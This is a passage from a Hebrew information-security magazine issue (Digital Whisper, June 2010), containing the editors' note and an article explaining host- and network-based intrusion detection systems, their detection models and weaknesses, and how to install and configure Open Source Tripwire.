


Digital Whisper

גליון 9, יוני 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל, סילאן דלאל, Ratinho
כתבים:	נתנאל שיין, אריק פרידמן, אביעד (greenblast), אביב ברזילי (sNiGhT), ניר ולטמן, עידו קנר, אייל גל (codeScriber).

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

סופו של חודש מאי הגיע (החודשים האלה עוברים יותר מדי מהר!) וגליון נוסף מבית Digital Whisper מתפרסם.

עשיתי חישוב קטן לקראת הגליון העשירי, ויצא שנכון לכתיבת שורות אלה (כולל...), הגענו למעל 600 (!) עמודים עם מידע איכותי בעברית על אבטחת מידע, טכנולוגיה ופיתוח. כשנשחרר את הגליון העשירי אני אעשה את שאר החישובים. ☺

לפי דעתי האישית, לפניכם אחד הגליונות המעניינים ביותר עד כה. בגליון התשיעי של Digital Whisper (את הגליון הבא כנראה שנפרסם מהמסעדה...) אנחנו מציגים לפניכם שבעה מאמרים מגוונים ומעניינים. גם בגליון זה הופתענו לטובה מקצב הפניות של אנשים שרוצים לעזור ולהשתתף. תודה רבה לכולכם!

וכמובן, כמו בכל גליון, לפני שנציג את תוכן הגליון - איך אפשר בלי להגיד תודה לכל מי שבזכותם הגליון הזה לא היה פה!

תודה רבה ל**נתנאל שיין** שכתב לגליון מאמר מעניין במיוחד על מערכות IDS. תודה רבה ל**אריק פרידמן** (פרסום שני במגזין!) על מאמר מרתק בנושא "הוכחה באפס ידע". תודה רבה ל**אביעד (greenblast)** על מאמר נפלא המציג את המתקפה "DNS Rebinding". תודה רבה ל**אביב ברזילי (sNiGhT)** חבר ותיק בסצינה ובכלל, על מאמר מעניין המציג מספר חולשות בפרוטוקול UPnP. תודה רבה ל**ניר ולטמן** על מאמר מצוין בנושא טכנולוגיות הוירטואליזציה ואבטחת המידע. תודה רבה ל**אייל גל (codeScriber)** על מאמר מעניין המציג מספר נקודות חשובות נושא אבטחת מידע בעת פיתוח לאנדרואיד. ותודה רבה ל**עידו קנר** (פרסום שלישי במגזין!) על החלק השני בסדרת המאמרים הנושא פיתוח מאובטח.

קריאה נעימה!

נשמח מאוד לשמוע את דעתכם ותגובותיכם על הגליון!

אפיק קסטיאל

ניר אדר

תוכן עניינים

IDS- Intrusion Detection System

מאת נתנאל שיין

"If you spend more on coffee than on IT security, you will be hacked. What's more, you deserve to be hacked." - White House Cybersecurity Advisor, Richard Clarke

הקדמה

דמיינו לעצמכם עולם שבו כל המידע החיוני שלנו מאוחסן בצורה דיגטלית אך אין אף מערכת אחת שתגן עליו. כמובן שבמקרה כזה, כל המידע שלנו יהיה חשוף להתקפות חוזרות ונשנות של קראקרים , גנבות, פגיעות ברכוש ואף סכנה לבטחון הלאומי. עם העליה שחלה בשנים האחרונות בהעברת כל המידע הקיים ברשותנו לצורתו הדיגיטלית, עולה למודעות גם הצורך במערכות שונות אבטחה. על החשיבות האדירה שיש למערכות אבטחה בימינו, ניתן ללמוד מדוגמאות מוכרות כגון זו של אהוד טננבאום. טננבאום, שכונה האנלייזר, הוא קראקר ישראלי שהתפרסם בשנת 1998 כשנתפס על ידי ה-FBI, לאחר שפרץ למחשבים של נאס"א, הפנטגון, הכנסת והצבא האמריקאי, ובחלק מהם שתל תוכנות מסוג Sniffer וסוס טרויאני .

כעת, לאחר שהבנו את ה-"למה", נתחיל לדבר על ה-"מה". תחת הכותרת "מערכות אבטחת מידע" ישנם נושאים רבים ומגוונים, אחד מהם הנו ה-Intrusion Detection System- או בקיצור: "IDS" - מערכת לזיהוי חדירות. בתחום זיהוי החדירות ישנן מספר מערכות, על שתיים מהן אפרט במאמר זה:

- הראשונה: מערכת לזיהוי חדירות על בסיס המארח HIDS (קיצור של Host-based Intrusion Detection System).
- השניה: מערכת לזיהוי חדירות ברשת NDIS (קיצור שלNetwork Intrusion Detection System)

מאמר זה יעמוד על החלקים המשותפים בסוגי המערכות, על ההבדלים העיקריים ביניהן, ועל השימושים הקיימים לכל סוג של מערכת.

הצורך במערכות IDS

ראשית, חשוב להבהיר כי מטרתן של מערכות IDS אינה להחליף מערכות הגנה אחרות, כדוגמת מערכת Firewall וכדומה.
על מנת להסביר את תפקידן של מערכות ה-IDS אשתמש בדוגמה הבאה: נניח שתולעת נכנסת למחשב, אחד הדברים הראשונים שהיא עושה הוא כמובן לשכפל את עצמה ולהגיע לכמה שיותר קבצים , על מנת להסוות את עצמה ולהקשות את הסרתה. כמו כן, התולעת תוריד קבצים זדוניים למחשב אשר עלולים אף לגרום למחשב להיות שותף לעבירות הפורץ.

דוגמה אחת לכך היא מתקפות ה-DDoS בהן התולעת עשויה לבצע התקפות מהחשב אליו פרצה או כלפי המחשב עצמו. אחת הדרכים ל מזער את הנזקים הנגרמים מ התקפות מסוג זה , היא לשמור על המידע הרגיש, כלומר לגבות אותו על בסיס קבוע, הבעיה מתחילה כשעולה בפנינו האפשרות שגיבינו את המידע שלנו יחד עם התולעת המדוברת או מזיק מסוג אחר. כלומר, אין לנו דרך לדעת איזה קובץ נדבק בתולעת ועבר שינוי. כמו כן, הגנה על המידע באמצעות גיבויו תקפה רק עבור קבצים שנמצאים בתוך המחשבוכאן עולה השאלה כיצד ניתן להתמודד במקרה בו יש שינויים חשודים בתעבורה (כדוגמת DDoS) וה-Firewall לא מצליח להתמודד עם האיום (למשל 0-Day).

בדיוק בנקודות אלה נכנסות לתמונה מערכות IDS. מערכות IDS נועדו להוות את מערך ההגנה האחרון, אחרי שאזלו כל יתר האמצעים שברשותנו. מערכות מסוג זה לא נועדו להגן ישירות, אלא להתריע למנהל המערכת כאשר דבר-מה משתנה, ולעקוב אחר מדיניות האבטחה של המערכת . ישנן שני סוגי מערכות שהשימוש בהן נפוץ. הסוג הראשון נקרא HIDS- מערכת לזיהוי חדירות על בסיס המארח, וסוג שני הנקרא NIDS- מערכת לזיהוי חדירות ברשת.

מערכת HIDS - Host-based Intrusion Detection System

מטרתה העיקרית של מערכות מסוג זה היא להשגיח על קבצי מערכת חשובים , אך כמובן ניתן להגדיר לה מטרות נוספות. המערכת מנטרת ומחפשת את השינויים ע"פ מדיניות האבטחה שהוגדרה לה מראש. לדוגמה, קובץ מערכת מסוים השתנה, מדיניות האבטחה של כניסה באמצעות ה-SSH השתנו (מערכת ה-HIDS תודיע על כך לאחראי). עיקרון הפעולה של המערכת מתבסס על כך שפורצים לרב ישאירו אחריהם עקבות מסויימות לאחר הפריצה. למשל, סקריפט שיאפשר לפורץ גישה למחשב בכל עת בלי לפרוץ אותו מחדש.

בהתבסס על עקרון זה, אפילו אם הפורץ ישתמש בפריצה מסוג חדש (ZeroDay) שתנצל חולשה מסויימת במערכת, הוא ברב המקרים ישאיר עקבות בקבצים שעליהן תרצה להגן, וככה גם מערכת ה-HIDS תזהה את הפריצה.

עקרון הפעולה של מערכת ה-HIDS מתחלק לשלושה שלבים, אם כי בתוכנות שונות יכולים להיות שינויים קלים באחד או יותר מהשלבים:

שלב אתחול הנתונים - השלב החשוב ביותר:

המערכת תקרא את קובץ המדיניות המוגדר (אם לא מוגדר, היא תקרא את קובץ המדיניות במצב ברירת מחדל) ותיצור קובץ בסיס נתונים ראשוני. בסיס נתונים זה הוא "התמונה" של מצב כלל האובייקטים בתוך המערכת, ואליו המערכת תשווה את הבדיקות שלה.

הערה: מכיוון ששלב אתחול הנתונים יוצר בסיס נתונים ראשוני, אותו בסיס הוא החשוב יותר מכל, מכיוון שממנו יתבצעו כלל הבדיקות של המערכת. מומלץ בחום לג בותו, ולהשתמש בבסיס נתונים זה ממדיה קריאה בלבד (לדוגמה תקליטור) ורק ממנה לבצע את הבדיקות.

שלב בדיקת האמינות:

מערכת ה-HIDS סורקת את המערכת ומחפשת הפרה של המדיניות שהוגדרה. על פי מדיניות האבטחה, המערכת תשווה את מערכת המחשב במצבה הנוכחי, לאותו בסיס נתונים ראשוני.

יצירת דוח מצב:

לאחר פעולת ההשוואה של מערכת המחשב לבסיס הנתונים, המערכת תייצר דוח מפורט על כל הפרה שנעשתה מדיניות האבטחה.

מה שקורה מרגע יצירת דוח המצב תלוי בהגדרות שנקבעו. במידה וקיימת הפרת מדיניות, אותו דוח יוגש למנהל המערכת והמנהל יוכל לבחון את הבעיה ולטפל בה. לדוגמה: מדובר בבעייה שבה בקובץ מסויים נוספה שורה מיותרת שלא היתה שם קודם, המנהל יוכל להיכנס לקובץ, ולערוך את השורה בחזרה. כמו כן, הוא יוכל לראות את מקור השורה שנוספה ואת האופן שבו היא נוספה. אם מדובר בשינוי נחוץ בקובץ, המנהל יוכל גם לעדכן את בסיס הנתונים הראשוני כך שיכלול את השינוי הנחוץ, ובכך למנוע את הופעת ההתרעה שוב.

בנוסף, חשוב לציין כי למערכת זו אפשרויות פעילות נוספות ושימושים רבים שלא הוזכרו במאמר.

מערכת NIDS - Network Intrusion Detection System

מערכת NIDS הינה מערכת לזיהוי חדירות ב סביבת הרשת. היא אינה פועלת כמו מערכת ה -HIDS ולא מחפשת אחר שינויים בקבצים במחשב, אלא מחפשת אחר שינויים חשודים ברשת (כגון התקפות DDoS המכוונות אל המחשב או נסיונות פריצה למחשב תוך כדי שימוש בכוח ברוטאלי וכדומה.)

אופן פעולת המערכת:

מערכת ה-NIDS מנטרת את כל התעבורה הנכנסת לרשת (רוב התוכנות העדכניות כיום מנטרות גם את התעבורה היוצאת מהשרת) ומחפשת תבנית שתתאים למדיניות הא בטחה שלה. לדוגמה, אם ישנן יותר מדי ניסונות כניסה למערכת דרך ה-SSH מכתובות שונות שלא הוגדרו בקובץ המדיניות. כפי שכבר הוזכר, המערכת לרוב לא מנטרת רק את התעבורה הנכנסת, אלא גם את היוצאת, ולכן אם ישנה הפרת מדיניות שפועלת מתוך המחשב (כמו למשל התקפות DDoS שיוצאת מהמחשב עצמו, או עומס על תעבורת הרשת בשעה לא סבירה) המערכת תזהה את הבעיה.

לאחר מכן, המערכת תייצר דו"ח מצב מסודר, המבוסס על הניטור שנעשה בתעבורת הרשת, ותאפשר למנהל המערכת לבדוק מה קרה, מה מקור הבעיה וכיצד זאת נוצרה.

יתרונותיה של מערכת זו:

- המערכת יכולה להיות כמעט בלתי-נראית לפורץ.
- המערכת יכולה להיות משולבת עם מערכת Firewall כלשהי על מנת ליצור מערך דינאמי לזיהוי ובלימת חדירות.
- המערכת מספקת פירוט רחב על מצב הרשת.

מערכות IDS הינן נושא גדול ורחב תחת הכותרת של אבטחת מידע וניתנות לשילוב במגוון דרכים מערכות אחרות. לדוגמה, מערכת שמתריעה למנהל האבטחה בארגון כאשר משתמש מנסה להתחבר לחשבון שלו, תחת סיסמה שגויה מספר מסויים של פעמים , דוגמה נוספת, מערכת שמתריעה על כניסה לחשבון בשעה לא סבירה, ואפילו מערכת שלומדת את המשתמש.

רוב המערכות האלו משתמשות באחד מתוך שני מודולים נפוצים:

- Anomaly Detection
- Misuse Detection

דוגמאות לשימוש במודולים בבנק לאומי:

שימוש במערכת IDS שלומדת את המשתמש תוכל להיות למשל מאחורי מנגנון הזדהות מסויים, המערכת תרשום כל שעת כניסה ויציאה, וכך אם במשך תקופה מסויימת , המשתמש נכנס רק בין השעות 12:00 עד 16:00, המערכת לומדת את שעות הכניסה הקבועות שלו , ויוצרת מדיניות אבטחה מותאמת לו . על כן, אם לפתע תרשם במערכת כניסה בשעה 04:00, הדבר אינו יתאם את שעות הפעילות הקבועות של המשתמש ותהיה התראה על כך למשתמש.

דוגמה זו מבוססת על מודל שנקרא "Anomaly Dtection" כלומר, זיהוי חריגות. היא משתמשת במודלים שנבנו והוגדרו על פי נתוני הרגלי השימוש של המשתמש במערכת על מנת לתאר שימוש "רגיל" במערכת המחשב (לדוגמה שימוש בין השעות x ל-y יוגדרו כשעות רגילות ומה שמחוץ לשעות אלו- יחשבו לחריגה במערכת).

דוגמה נוספת היא מערכת להעברת כספים, אם המשתמש במערכת ינסה להעביר סכום כסף גדול במשך כמה ימים ברצף (למשל 6000 ש"ח, הסכום המירבי שנקבע על ידי בנק ישראל ליום פעילות כיום) בשעה 08:00 בבוקר במשך כמה ימים סביר להניח שהמערכת תתריע . בדוגמה זו, המערכת מבוססת על מודל שנקרא Misuse Detection- כלומר, זיהוי שימוש לרעה. היא משתמשת במודלים שמנטרים את המחשב (HIDS) או את הרשת (NIDS) ומשווה אותם לתבניות או חתימות ידועות שמתעדכנות כל הזמן ומזהות התנהגות זדונית (זוהי פעולה דומה מאוד לתוכנת אנטי וירוס).

אתם בטח שואלים את עצמכם- איך אתה יודע שמודולים אלה מיושמים בבנק לאומי? שאלה מצויינת. את המידע קיבלתי משלמה פרגמנט- סגן ראש מערך תפעול ומנהלה בבנק לאומי, בראיון שנתן לאתר ידיעות אחרונות תחת הנושא: "איך הבנק מגן עליכם".

אני חייב לציין פה, למרות שהמאמר לא נועד לדבר על בנק לאומי , שחשיפת מידע על מאפייני האבטחה של ארגון שצריך לשים את האבטחה למראשותיו , מעמידה את הארגון במצב פגיע ואיננה מעשה רצוי לארגון שכזה. מידע נוסף על מערכות האבטחה בבנק לאומי ניתן לקבל בלינק שאספק בסוף המאמר.

חסרונות בסוגים ובמודולים של מערכות IDS

מודל Misuse Detection:

- חסרונו של מודל זיהוי שימוש לרעה מגיע מתפקודו- שימוש במודולים המשווים נתונים לתבניות או חתימות ידועות. כל התבניות והחתימות נבנו מראש, ולכן תווצר בעיה כאשר המערכת תותקף על ידי גורם זדוני חדש ולא מוכר. ולכן, חשוב מאוד שהמודל הזה יהיה עדכני.

- גלאים במודל זה לרוב נכתבים מחתימות ספציפיות ומותאמות אישית, דבר שמונע מהם לזהות התקפות בסיסיות שנכתבו מחדש.

מודל Anomaly Detection:

- מכיוון שמודל זיהוי חריגות פועל על ידי שימוש במודולים שנבנו על מנת להגדיר שימוש"רגיל" במערכת, מערכות שמתמשות במודול זה סובלות לרוב ממספר גדול של אזעקות-שווא, היות ולא כל המשתמשים מתנהגים באופן זהה ולא כל תעבורות הרשת זהות, לכן ישנן הרבה התראות על שימוש שאין בו שום פעילות זדונית.

HIDS:

- יישום מערכת מסוג זה בארגון גדול יכול לגרום לסיבוכים רציניים בארגון שבו כמות המחשבים עצומה, איסוף וניטור לוגים של כל מחשב בפני עצמו תהיה למשימה קשה מנשוא (מה שווה מערכת שכזו אם אף אחד לא יקרא את הדוחות שהיא מייצרת?).

- אם מערכת ה-IDS נפרצת ואיסוף הלוגים נפסק, המערכת מושבתת ואם הלוגים המשיכו לפעול, אי אפשר להסתמך עליהם כמקור מהימן.

NIDS:

- שימוש ב- NIDS יתן כיסוי גדול על תעבורת הרשת. מערכת שלא מוגדרת כהלכה יכולה לגרום למספר גבוה של אזעקות שווא. בדיוק כמו בסיפור "זאב-זאב", כאשר חברה תראה שהיא מתעסקת יותר באזעקות שווא מאשר באזעקות אמיתיות, המערכת תוחלף, או גרוע מכך, איש לא יתייחס להתראות שהיא מייצרת.

דוגמה למערכת לזיהוי חדירות על בסיס המארח Open Source Tripwire - OST:

מערכת OST מבוססת על מערכת Tripwire Inc (הגרסא המסחרית לתוכנה) הינה תוכנה לזיהוי חדירות על בסיס המארח (HIDS) ומטרתה היא בדיקת אמינות קבצים למערכות יוניקס. בעברית אגב, השם שלה הוא חוט הפעלה (למלכודת כלשהי). התוכנה מנטרת את הקבצים על פי בסיס הנתונים הראשוני שהוגדר ומתריעה כאשר יש שינוי בקובץ שהוגדר להשגיח עליו.

ל-OST ישנן חלופות רבות מהקוד הפתוח לדוגמה: Samhain, OSSEC ו-AIDE, חלקן מציעות תוספות וכלים שונים. לדוגמה: Samhain, תוכנה מומלצת לכל הדעות שמספקת יכולות כגון: הסרת Rootkits במערכת, ניטור פורטים ועוד. בנוסף יש לה ממשק web אשר נועד לשליטה קלה ונוחה בתוכנה שנקרא: Beltane.


בחלק הזה אתמקד בתכלס- איך מקימים את מערכת ה-OST.

במערכת ההפעלה אובונטו, על מנת להתקין את המערכת נצטרך לרשום במעטפת הפקודה הבאה:

```
sudo apt-get install tripwire
```

בשאר המערכות יש להיכנס לאתר שלהם, להוריד את הקובץ ולקרוא את ה-README, שיסייע לכם בעת הידור והרצת התוכנית.

מיד בתהליך הראשוני לאחר ביצוע הפקודה, OST תודיע לכם, שהיא צריכה זוג מפתחות על מנת לחתום קבצים שונים ולשנות דברים במערכת (תהליך זה יבטיח לכם שהקבצים ישארו ללא שינוי). כשלב ראשון, תתבקשו להכניס את המפתח הראשון שהוא - local key, ואת המפתח השני שהוא ה-site key בתהליך ההתקנה (הסבר על המפתחות תמצאו בהמשך).



רשימת קבצי מערכת ה-OST ותהליך הגיבוי שלה (מיקום הקבצים שאתן פה, הוא מקום הברירת מחדל שלהם, כל דבר ניתן לשינוי):

קובץ ההגדרות: /etc/tripwire/tw.cfg

קובץ ההגדרות מאחסן את כלל המידע הספציפי למערכת, לדוגמה: מיקום של קבצי המידע שלה. בנוסף, הקובץ מכיל את ההגדרות של התראת הדוא"ל. תצורת ההגדרות נוצרת תוך כדי תהליך ההתקנה תחת השם tw.cfg בתיקייה /etc/tripwire ובנוסף ישמר עותק טקסט באותה התיקייה בשם twcfg.txt. קובץ ההגדרות ניתן לשינוי על ידי שימוש בפקודה:

```
twadmin --create-cfgfile
```

הפקודה נותנת למשתמש את האפשרות להשתמש בקובץ הטקסט המוכן כקובץ ההגדרות הנוכחי ובאותו הזמן כמובן גם מצפינה אותו באמצעות שימוש בחתימה.

רכיבי קובץ ההגדרות:

מבנה קובץ ההגדרות בנוי כרשימה של זוגות של "מילת מפתח - ערך" וניתן גם להוסיף הערות ומשתנים להגדרות. כל שורה עם "#" בטור הראשון, מיוחסת כהערה.

דוגמה למבנה:

```
: ROOT = /usr/tripwire
```

החלפת משתנה בצד הימני מותרת בשימוש בתבנית הבאה לדוגמה:

```
: DBFILE = $(ROOT)/db/$(HOSTNAME).twd
```

בדוגמה, המשתנה הנוסף הוא: (HOSTNAME)$. ישנם 2 משתנים שמוגדרים בקובץ ההגדרות ולא ניתן לשנות אותם: HOSTNAME ו-TIME, הראשון הוא שם המארח הלא רשמי ש-OST מורצת דרכו והשני הוא התאריך שהוא מחרוזת שמייצגת את התאריך ואת הזמן.

למערכת ישנם גם משתנים דרושים, שחייבים להיות מוגדרים על מנת שהמערכת תפעל.
הערכים המוגדרים בהם מושמים תוך כדי ההתקנה:

```
POLFILE Default = /etc/tripwire/tw.pol
DBFILE Default = /var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE Default = /var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE Default = /etc/tripwire/site.key
LOCALKEYFILE Default = /etc/tripwire/$(HOSTNAME)-local.key
```

קיימים עוד משתנים שלא נדרשים על מנת ש-Tripwire תרוץ, (דוגמה טובה תוכל להיות משתני התראת הדוא"ל) אבל חלק מהיעילות של התוכנה תיעלם בלעדיהם ולכן מומלץ ביתר חום לקרוא עליהם בלינק ל-manual שלה שמצורף בסוף המאמר.

קובץ המדיניות: /etc/tripwire/tw.pol

קובץ מדיניות מכיל סדרה של חוקים המגדירים את אובייקטי המערכת ש-Tripwire צריכה לנטר, והמידע של כל אובייקט שצריך להיאסף ולהישמר בקובץ בסיס-הנתונים. כל אובייקט בקובץ המדיניות מקושר עם מסיכת ערך שמגדירה עבור אילו שינויים בקובץ או בתיקייה Tripwire צריכה לנטר, ובאילו מהשינויים היא יכולה להתעלם. על ידי עריכת אספקטים שונים בקובץ המדיניות, מנהל המערכת יוכל להיות בעל שליטה מלאה על איך Tripwire בודקת את אמינות המערכת.

קובץ המדיניות (tw.pol) מוגדר בהתקנה כקובץ מוצפן וחתום תחת תיקיית /etc/tripwire, בנוסף ישמר באותה התיקייה גם קובץ בשם: twcfg.txt ועוד קובץ טקסט בשם: policyguide.txt שמדגים בתוכו את כל המאפיינים של קובץ המדיניות (אותם קבצי הטקסט העמוסים בהערות ותיאורים, מומלץ להשתמש בהם כמדריכי עזרה).

קובץ מדיניות חדש נוצר בעזרת שימוש בפקודה:

```
twadmin --create-polfile
```

הפקודה מאפשרת למשתמש להשתמש בקובץ הטקסט המוכן כקובץ המדיניות הנוכחי. באמצעות שימוש בזוג המפתחות שנקבע, קובץ ההגדרות החדש מוצפן, חתום ושמור.
כאשר קובץ המדיניות ההתחלתי נוצר נוכל לבצע בו כל שינוי שנרצה באמצעות הפקודה:

```
tripwire --update-policy
```

חשוב לזכור: כאשר קובץ מדיניות חדש נוצר, קובץ בסיס הנתונים של Tripwire יהיה חייב להיות מאותחל מחדש. אם פורץ יעשה שינוי בקבצים מאז בדיקת האמינות האחרונה , השינויים לא יאותרו ויכללו כחלק מהבסיס של קובץ בסיס הנתונים החדש.

הרכיבים בקובץ הם הערות, חוקים, הנחיות ומשתנים. כל חלק מרכיבים אלו מתואר בהרחבה בקובץ ה-manual של התכנה שמצורף בסוף המאמר.

קובץ בסיס הנתונים: /var/lib/$(HOSTNAME).twd

קובץ בסיס הנתונים משמש כבסיס לבדיקות האמינות של המערכת. מיד אחרי ההתקנה, Tripwire יוצרת את בסיס נתונים הראשוני (בהתאם למיקום שניתן למשתנה DBFILE) שהוזכר קודם לכן. אותו הקובץ הוא בעצם תמונת מצב של מערכת הקבצים במצב תקין. כאשר יהיה צורך בבדיקת אמינות קבצים, Tripwire תשווה כל אובייקט במערכת, כפי שמתואר בקובץ המדיניות, כנגד ערך מקביל בבסיס הנתונים. יווצר דוח, ואם אובייקט מסויים השתנה מחוץ לכללים שהוגדרו בקובץ המדיניות, ההפרה מדווחת בדוח.

קבצי הדיווח: /var/lib/tripwire/report/$(HOSTNAME)-$(DATE).tw

לאחר ששלושת הקבצים שהזכרנו (קובץ הגדרות, קובץ המדיניות וקובץ בסיס הנתונים) נוצרו בהצלחה, Tripwire תוכל להריץ בדיקת אמינות ולחפש הבדלים בין המצב הנוכחי של המערכת, לבין המידע השמור בקובץ הנתונים הראשוני שנוצר. התוצאה שיוצאת הופכת להיות דוחות , אותם דוחות מהווים אוסף של "הפרות מדיניות" שנתגלו תוך כדי בדיקות האמינות.
כאשר משתמשים בהגדרות המתאימות, הדוחות יכולים להישלח בדוא"ל.

מצב הבדיקה מאפשר לבדוק את מערך ההתראה בדוא"ל של Tripwire. כשמפעילים את האפשרות הזו, תשתמש Tripwire בהגדרות ההתראה בדוא"ל שמפורטות בתוך קובץ ההגדרות ע"מ לשלוח את ההודעה (על מנת לברר עוד על המשתנים האפשריים כדי לשלוח מייל , מומלץ לקרוא ב-manual על מנת לקבל יותר מידע).

אגב, על מנת להשתמש במצב הבדיקה, יש להשתמש בפקודה:

```
-m t, --test
```

מה שהפקודה עושה הוא לאפשר את בחירת המצב TEST ולכן מכאן אפשר להשתמש במשתנה e שמסמל email (user@domain.com), משתנה זה מאפשר להשתמש בכתובת מייל ספציפית וחייב להינתן כאשר משתמשים במצב הבדיקה (חשוב לציין כי רק כתובת אחת מותרת פה).

קבצי המפתחות: /etc/tripwire/site.key ו-/etc/tripwire/$(HOSTNAME)-local.key

אחד הדברים החשובים הוא שקבצי המערכת של Tripwire יהיו מוגנים מפני משתמשים בעלי גישה לא מאושרת (דוגמה לכך תוכל להיות פורץ, אם תהיה לו גישה לקבצי המערכת הוא יוכל להשבית את כולה). בדיוק מסיבה זו כל הקבצים שתיארתי קודם לכן חתומים על ידי מפתח מוצפן, בכדי למנוע שינויים על ידי גישה לא מאושרת. ישנם שני מפתחות מופרדים שנועדו להגן על קבצי המידע הקריטיים של המערכת , אחד או הזוג כולו, נחוצים על מנת לבצע כמעט כל פעולה במערכת Tripwire.

מפתח ה-Site Key נחוץ לנו על מנת להגן על קבצים שאפשר להשתמש בהם גם על גבי מערכות שונות (דוגמה: קבצים הגדרות והמדיניות).

מפתח ה-Local Key נחוץ לנו בכדי להגן על קבצים שנועדו למערכת הנוכחית (כמו קובץ הנתונים). באותו מפתח אפשר להשתמש גם על מנת לחתום על דוחות של בדיקת אמינות

תהליך גיבוי הקבצים:

על מנת למנוע טעויות של מחיקת מידע , Tripwire יוצרת באופן אוטומטי קבצי גיבוי בכל פעם שקובץ Tripwire נכתב מחדש. אותו קובץ "ישן" יוסיף לשמו סיומת bak. והגירסא החדשה של הקובץ תיקח את מקומו. דבר חשוב שיש להזכיר הוא כי קיימת אפשרות לגבות רק עותק אחד על כל שם קובץ. אם עותק של הקובץ כבר קיים , הגיבוי הישן ימחק ויוחלף בחדש יותר . גיבוי קבצים הינו חלק אינגטרלי ממערכת Tripwire ולא ניתן להסירו או לשנות את אופן פעולתו

twadmin - כלי הניהול של OST.

מעבר לכל מה שרשמתי מקודם ישנו כלי מיוחד לניהול המערכת אותו הכלי נקרא twadmin והוא מאפשר לבצע פעולות שקשורת בניהול המערכת הכלי מספק למנהל המערכת את האפשרויות הבאות:

יצירת קובץ הגדרות:

```
--create-cfgfile
```

הדפסת קובץ ההגדרות:

```
--print-cfgfile
```

החלפת קובץ מדיניות:

```
--create-polfile
```

הדפסת קובץ המדיניות:

```
--print-polfile
```

הסרת הצפנה מקובץ:

```
--remove-encryption
```

הצפנת קובץ:

```
--encrypt
```

בחינת מצב החתימה של קובץ:

```
--examine
```

ייצור מפתחות:

```
--generate-keys
```

סיכום

